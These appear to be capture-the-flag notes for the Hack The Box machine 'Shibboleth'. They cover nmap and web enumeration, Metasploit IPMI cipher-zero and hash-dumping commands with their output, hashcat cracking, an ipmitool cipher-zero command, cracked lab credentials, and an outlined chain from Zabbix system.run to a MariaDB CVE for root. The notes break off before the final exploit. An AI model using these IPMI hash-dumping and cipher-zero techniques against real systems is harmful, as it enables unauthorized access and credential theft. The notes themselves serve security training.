Path of exploitation

Foothold:
find unreliable and difficult to catch udp service on port 623
⇒ dump Administrator hash and crack with hashcat
⇒ log into zabbix virtual host with user and password
⇒ find method of code execution on configuration
⇒hosts ⇒items ⇒keys ⇒system.run [<command>] ⇒ zabbix
User:
simple password reuse
⇒ su to ipmi-svc with Administrator password
⇒ ipmi-svc
Root:
find mysql user and password
⇒ vulnerable mysql/mariadb version exploit with CVE
⇒root

Creds

Username	Password	Description
Administrator	ilovepumkinpie1	zabbbix login
ipmi-svc	ilovepumkinpie1	os(su)
zabbix	bloooarskybluh	mysql db=zabbix

Nmap

Port	Service	Description
80	http	Apache httpd 2.4.41
623	asf-rmcp	ipmi/bmc

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.92 scan initiated Tue Dec 28 08:33:09 2021 as: nmap -sC -sV -p- -vvv -oA nmap/Full 10.10.11.124
Nmap scan report for 10.10.11.124
Host is up, received echo-reply ttl 63 (0.043s latency).
Scanned at 2021-12-28 08:33:11 EST for 31s
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41
|_http-title: Did not follow redirect to http://shibboleth.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: Host: shibboleth.htb

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Dec 28 08:33:42 2021 -- 1 IP address (1 host up) scanned in 32.32 seconds
```

/etc/hosts

```
10.10.11.124    shibboleth.htb
```

```
# Nmap 7.92 scan initiated Tue Dec 28 08:39:01 2021 as: nmap -sC -sV -p- -vvv -oA nmap/Full 10.10.11.124
Nmap scan report for shibboleth.htb (10.10.11.124)
Host is up, received echo-reply ttl 63 (0.051s latency).
Scanned at 2021-12-28 08:39:02 EST for 32s
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-title: FlexStart Bootstrap Template - Index
|_http-favicon: Unknown favicon MD5: FED84E16B6CCFE88EE7FFAAE5DFEFD34
|_http-server-header: Apache/2.4.41 (Ubuntu)

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Dec 28 08:39:34 2021 -- 1 IP address (1 host up) scanned in 33.50 seconds
```

udp

```
# Nmap 7.92 scan initiated Tue Dec 28 13:51:03 2021 as: nmap -sU -p 502,623,5351,16420,19154,20817,1,6,11,17,18,61,76,82,84,138,149,169,181,188,205,212,217,225,227,229,232,234,240 -sC -sV -oA nmap/UDP2 -vvv
10.10.11.124
Increasing send delay for 10.10.11.124 from 400 to 800 due to 11 out of 11 dropped probes since last increase.
Nmap scan report for shibboleth.htb (10.10.11.124)
Host is up, received echo-reply ttl 63 (0.025s latency).
Scanned at 2021-12-28 13:51:04 EST for 30s

PORT      STATE  SERVICE     REASON              VERSION
1/udp     closed tcpmux      port-unreach ttl 63
6/udp     closed unknown     port-unreach ttl 63
11/udp    closed systat      port-unreach ttl 63
17/udp    closed qotd        port-unreach ttl 63
18/udp    closed msp         port-unreach ttl 63
61/udp    closed ni-mail     port-unreach ttl 63
76/udp    closed deos        port-unreach ttl 63
82/udp    closed xfer        port-unreach ttl 63
84/udp    closed ctf         port-unreach ttl 63
138/udp   closed netbios-dgm port-unreach ttl 63
149/udp   closed aed-512     port-unreach ttl 63
169/udp   closed send        port-unreach ttl 63
181/udp   closed unify       port-unreach ttl 63
188/udp   closed mumps       port-unreach ttl 63
205/udp   closed at-5        port-unreach ttl 63
212/udp   closed anet        port-unreach ttl 63
217/udp   closed dbase       port-unreach ttl 63
225/udp   closed unknown     port-unreach ttl 63
227/udp   closed unknown     port-unreach ttl 63
229/udp   closed unknown     port-unreach ttl 63
232/udp   closed unknown     port-unreach ttl 63
234/udp   closed unknown     port-unreach ttl 63
240/udp   closed unknown     port-unreach ttl 63
502/udp   closed mbap        port-unreach ttl 63
623/udp   open   asf-rmcp    udp-response ttl 63
5351/udp  closed nat-pmp     port-unreach ttl 63
16420/udp closed unknown     port-unreach ttl 63
19154/udp closed unknown     port-unreach ttl 63
20817/udp closed unknown     port-unreach ttl 63
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port623-UDP:V=7.92%I=7%D=12/28%Time=61CB5CB6%P=x86_64-pc-linux-gnu%r(ip
SF:mi-rmcp,1E,"\x06\0\xff\x07\0\0\0\0\0\0\0\0\x10\x81\x1cc\x20\x008\0\x0
SF:1\x97\x04\x03\0\0\0\0\t");

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Dec 28 13:51:34 2021 -- 1 IP address (1 host up) scanned in 30.44 seconds
```

Web Enumeration


gobuster dir

302 redirects on ip

```
/assets               (Status: 301) [Size: 317] [--> http://shibboleth.htb/assets/]
/forms                (Status: 301) [Size: 316] [--> http://shibboleth.htb/forms/]
/.                    (Status: 200) [Size: 59474]
```

files

```
/index.html           (Status: 200) [Size: 59474]
/.                    (Status: 200) [Size: 59474]
/blog.html            (Status: 200) [Size: 19196]
/changelog.txt        (Status: 200) [Size: 499]
```




input in contact us - error unable to load php library
input in newsletter - posts email success...

gobuster vhost

```
Found: monitor.shibboleth.htb (Status: 200) [Size: 3686]
Found: monitoring.shibboleth.htb (Status: 200) [Size: 3686]
Found: zabbix.shibboleth.htb (Status: 200) [Size: 3686]
```


monitor



gobuster dir

```
/modules              (Status: 301) [Size: 334] [--> http://monitor.shibboleth.htb/modules/]
/templates.php        (Status: 200) [Size: 1832]
/js                   (Status: 301) [Size: 329] [--> http://monitor.shibboleth.htb/js/]
/index.php            (Status: 200) [Size: 3686]
/include              (Status: 301) [Size: 334] [--> http://monitor.shibboleth.htb/include/]
/image.php            (Status: 200) [Size: 1828]
/assets               (Status: 301) [Size: 333] [--> http://monitor.shibboleth.htb/assets/]
/app                  (Status: 301) [Size: 330] [--> http://monitor.shibboleth.htb/app/]
/history.php          (Status: 200) [Size: 1830]
/services.php         (Status: 200) [Size: 1831]
/.                    (Status: 200) [Size: 3686]
/map.php              (Status: 200) [Size: 1826]
/fonts                (Status: 301) [Size: 332] [--> http://monitor.shibboleth.htb/fonts/]
/audio                (Status: 301) [Size: 332] [--> http://monitor.shibboleth.htb/audio/]
/conf                 (Status: 301) [Size: 331] [--> http://monitor.shibboleth.htb/conf/]
/maintenance.php      (Status: 200) [Size: 1834]
/setup.php            (Status: 200) [Size: 1828]
/local                (Status: 301) [Size: 332] [--> http://monitor.shibboleth.htb/local/]
/applications.php     (Status: 200) [Size: 1835]
/locale               (Status: 301) [Size: 333] [--> http://monitor.shibboleth.htb/locale/]
/items.php            (Status: 200) [Size: 1828]
/slides.php           (Status: 200) [Size: 1829]
/chart.php            (Status: 200) [Size: 1828]
/vendor               (Status: 301) [Size: 333] [--> http://monitor.shibboleth.htb/vendor/]
/overview.php         (Status: 200) [Size: 1831]
/graphs.php           (Status: 200) [Size: 1829]
/screens.php          (Status: 200) [Size: 1830]
/queue.php            (Status: 200) [Size: 1828]
/hosts.php            (Status: 200) [Size: 1828]
/report2.php          (Status: 200) [Size: 1830]
/triggers.php         (Status: 200) [Size: 1831]
```

robots.txt




```
# If Zabbix frontend is available on the internet, it is suggested to disallow
# access to it for robots like search engine crawlers. Otherwise they may
# overload the Zabbix system without offering any benefit.
#
# Note that this must not be used for security reasons, as any visitor is
# free to ignore the contents of this file or use it to know which directories
# are supposed to be hidden.
#
# The following configuration should be used if Zabbix frontend is installed
# in the root directory of the web server. It will deny access to Zabbix
# frontend for all robots.

User-agent: *
Disallow: /

# If Zabbix frontend is installed in a subdirectory, for example "zabbix", the
# "Disallow" directive must be changed to point to that directory:
# "Disallow: /zabbix/".

# It is important to make sure that the "Disallow" directory points specifically
# to the Zabbix frontend directory, since otherwise it may interfere with other
# websites running on the same domain.



    </form>
  </div>
  <div class="signin-links">
    <a target="_blank" rel="noopener noreferrer" class="grey link-alt" href="https://www.zabbix.com/documentation/5.0/">
      Help
```

zabbix 5.0 possibly

monitoring

gobuster dir

```
/modules              (Status: 301) [Size: 340] [--> http://monitoring.shibboleth.htb/modules/]
/js                   (Status: 301) [Size: 335] [--> http://monitoring.shibboleth.htb/js/]
/templates.php        (Status: 200) [Size: 1832]
/index.php            (Status: 200) [Size: 3686]
/include              (Status: 301) [Size: 340] [--> http://monitoring.shibboleth.htb/include/]
/image.php            (Status: 200) [Size: 1828]
/assets               (Status: 301) [Size: 339] [--> http://monitoring.shibboleth.htb/assets/]
/app                  (Status: 301) [Size: 336] [--> http://monitoring.shibboleth.htb/app/]
/history.php          (Status: 200) [Size: 1830]
/services.php         (Status: 200) [Size: 1831]
/.                    (Status: 200) [Size: 3686]
/fonts                (Status: 301) [Size: 338] [--> http://monitoring.shibboleth.htb/fonts/]
/map.php              (Status: 200) [Size: 1826]
/audio                (Status: 301) [Size: 338] [--> http://monitoring.shibboleth.htb/audio/]
/conf                 (Status: 301) [Size: 337] [--> http://monitoring.shibboleth.htb/conf/]
/maintenance.php      (Status: 200) [Size: 1834]
/setup.php            (Status: 200) [Size: 1828]
/local                (Status: 301) [Size: 338] [--> http://monitoring.shibboleth.htb/local/]
/applications.php     (Status: 200) [Size: 1835]
/locale               (Status: 301) [Size: 339] [--> http://monitoring.shibboleth.htb/locale/]
/items.php            (Status: 200) [Size: 1828]
/slides.php           (Status: 200) [Size: 1829]
/chart.php            (Status: 200) [Size: 1828]
/vendor               (Status: 301) [Size: 339] [--> http://monitoring.shibboleth.htb/vendor/]
/overview.php         (Status: 200) [Size: 1831]
/graphs.php           (Status: 200) [Size: 1829]
/screens.php          (Status: 200) [Size: 1830]
/queue.php            (Status: 200) [Size: 1828]
/hosts.php            (Status: 200) [Size: 1828]
/report2.php          (Status: 200) [Size: 1830]
/triggers.php         (Status: 200) [Size: 1831]
```

zabbix

gobuster dir

```
/js                   (Status: 301) [Size: 327] [--> http://zabbix.shibboleth.htb/js/]
/templates.php        (Status: 200) [Size: 1832]
/index.php            (Status: 200) [Size: 3686]
/include              (Status: 301) [Size: 332] [--> http://zabbix.shibboleth.htb/include/]
/image.php            (Status: 200) [Size: 1828]
/modules              (Status: 301) [Size: 332] [--> http://zabbix.shibboleth.htb/modules/]
/assets               (Status: 301) [Size: 331] [--> http://zabbix.shibboleth.htb/assets/]
/app                  (Status: 301) [Size: 328] [--> http://zabbix.shibboleth.htb/app/]
/history.php          (Status: 200) [Size: 1830]
/services.php         (Status: 200) [Size: 1831]
/.                    (Status: 200) [Size: 3686]
/map.php              (Status: 200) [Size: 1826]
/fonts                (Status: 301) [Size: 330] [--> http://zabbix.shibboleth.htb/fonts/]
/audio                (Status: 301) [Size: 330] [--> http://zabbix.shibboleth.htb/audio/]
/conf                 (Status: 301) [Size: 329] [--> http://zabbix.shibboleth.htb/conf/]
/maintenance.php      (Status: 200) [Size: 1834]
/setup.php            (Status: 200) [Size: 1828]
/local                (Status: 301) [Size: 330] [--> http://zabbix.shibboleth.htb/local/]
/applications.php     (Status: 200) [Size: 1835]
/locale               (Status: 301) [Size: 331] [--> http://zabbix.shibboleth.htb/locale/]
/items.php            (Status: 200) [Size: 1828]
/slides.php           (Status: 200) [Size: 1829]
/chart.php            (Status: 200) [Size: 1828]
/vendor               (Status: 301) [Size: 331] [--> http://zabbix.shibboleth.htb/vendor/]
/overview.php         (Status: 200) [Size: 1831]
/graphs.php           (Status: 200) [Size: 1829]
/screens.php          (Status: 200) [Size: 1830]
/queue.php            (Status: 200) [Size: 1828]
/hosts.php            (Status: 200) [Size: 1828]
/report2.php          (Status: 200) [Size: 1830]
/triggers.php         (Status: 200) [Size: 1831]
```

searchsploit zabbix

```
kali@kali:~$ searchsploit zabbix
 ---------------------------------
 Exploit Title                                                              |  Path
 ---------------------------------
Zabbix - (Authenticated) Remote Command Execution (Metasploit)                          | linux/remote/29321.rb
Zabbix 1.1.2 - Multiple Remote Code Execution Vulnerabilities                           | linux/dos/28775.pl
Zabbix 1.1.4/1.4.2 - 'daemon_start' Local Privilege Escalation                          | linux/local/30839.c
Zabbix 1.1x/1.4.x - File Checksum Request Denial of Service                                     | unix/dos/31403.txt
Zabbix 1.6.2 Frontend - Multiple Vulnerabilities                                                        | php/webapps/8140.txt
Zabbix 1.8.1 - SQL Injection                                                                                            | php/webapps/12435.txt
Zabbix 1.8.4 - 'popup.php' SQL Injection                                                                        | php/webapps/18155.txt
Zabbix 2.0 < 3.0.3 - SQL Injection                                                                                      | php/webapps/40353.py
Zabbix 2.0.1 - Session Extractor                                                                                        | php/webapps/20087.py
Zabbix 2.0.5 - Cleartext ldap_bind_Password Password Disclosure (Metasploit)| php/webapps/36157.rb
Zabbix 2.0.8 - SQL Injection / Remote Code Execution (Metasploit)                       | unix/webapps/28972.rb
Zabbix 2.2 < 3.0.3 - API JSON-RPC Remote Code Execution                                         | php/webapps/39937.py
Zabbix 2.2.x/3.0.x - SQL Injection                                                                                      | php/webapps/40237.txt
Zabbix 3.4.7 - Stored XSS                                                                                                       | php/webapps/49729.txt
Zabbix 4.2 - Authentication Bypass                                                                                      | php/webapps/47467.txt
Zabbix 4.4 - Authentication Bypass                                                                                      | php/webapps/47474.pl
Zabbix 5.0.0 - Stored XSS via URL Widget Iframe                                                         | php/webapps/49202.txt
Zabbix Agent - 'net.tcp.listen' Command Injection (Metasploit)                          | freebsd/remote/16918.rb
Zabbix Agent 3.0.1 - 'mysql.size' Shell Command Injection                                       | linux/local/39769.txt
Zabbix Agent < 1.6.7 - Remote Bypass                                                                            | multiple/webapps/10431.txt
Zabbix Server - Arbitrary Command Execution (Metasploit)                                        | linux/remote/20796.rb
Zabbix Server - Multiple Vulnerabilities                                                                        | multiple/webapps/10432.txt
 ---------------------------------
Shellcodes: No Results
Papers: No Results
```

nothing much here until we log in.. no way to bypass authentication...

port 623 - ipmi

```
msf6 auxiliary(scanner/ipmi/ipmi_version) > run

[*] Sending IPMI requests to 10.10.11.124->10.10.11.124 (1 hosts)
[+] 10.10.11.124:623 - IPMI - IPMI-2.0 UserAuth(auth_msg, auth_user, non_null_user) PassAuth(password, md5, md2, null) Level(1.5, 2.0)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ipmi/ipmi_version) > use auxiliary/scanner/ipmi/ipmi_cipher_zero
msf6 auxiliary(scanner/ipmi/ipmi_cipher_zero) > options

Module options (auxiliary/scanner/ipmi/ipmi_cipher_zero):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to probe in each set
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      623              yes       The target port (UDP)
   THREADS    10               yes       The number of concurrent threads

msf6 auxiliary(scanner/ipmi/ipmi_cipher_zero) > set RHOSTS 10.10.11.124
RHOSTS => 10.10.11.124
msf6 auxiliary(scanner/ipmi/ipmi_cipher_zero) > run

[*] Sending IPMI requests to 10.10.11.124->10.10.11.124 (1 hosts)
[+] 10.10.11.124:623 - IPMI - VULNERABLE: Accepted a session open request for cipher zero
```

vulnerable....

```
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > run

[+] 10.10.11.124:623 - IPMI - Hash found:
Administrator:9ba73028020200091cf95e273f487c505ca3c6d648447482cb454456ebda42fbdac97f923da2ab9a123456789abcdefa123456789abcdef140d41646d696e6973747261746f72:8b93609bf13098d9daf3085cab94cc599d2b1c80
```


```
ipmitool -I lanplus -C 0 -H $IP -U 'Administrator' -P Administrator channel setaccess 1 63 callin=on ipmi=on link=on privilege=4
```

hashcat

```
kali@kali:~$ hashcat -m 7300 hash.txt /usr/share/wordlists/rockyou.txt --user
kali@kali:~$ hashcat -m 7300 hash.txt /usr/share/wordlists/rockyou.txt --user --show
Administrator:9ba73028020200091cf95e273f487c505ca3c6d648447482cb454456ebda42fbdac97f923da2ab9a123456789abcdefa123456789abcdef140d41646d696e6973747261746f72:8b93609bf13098d9daf3085cab94cc599d2b1c80:ilovepumkinpie1
```

Administrator:ilovepumkinpie1 ⟹ 00 - Loot > Creds


zabbix login




ok lets try some searchsploit exploits.

Exploit chain manual.

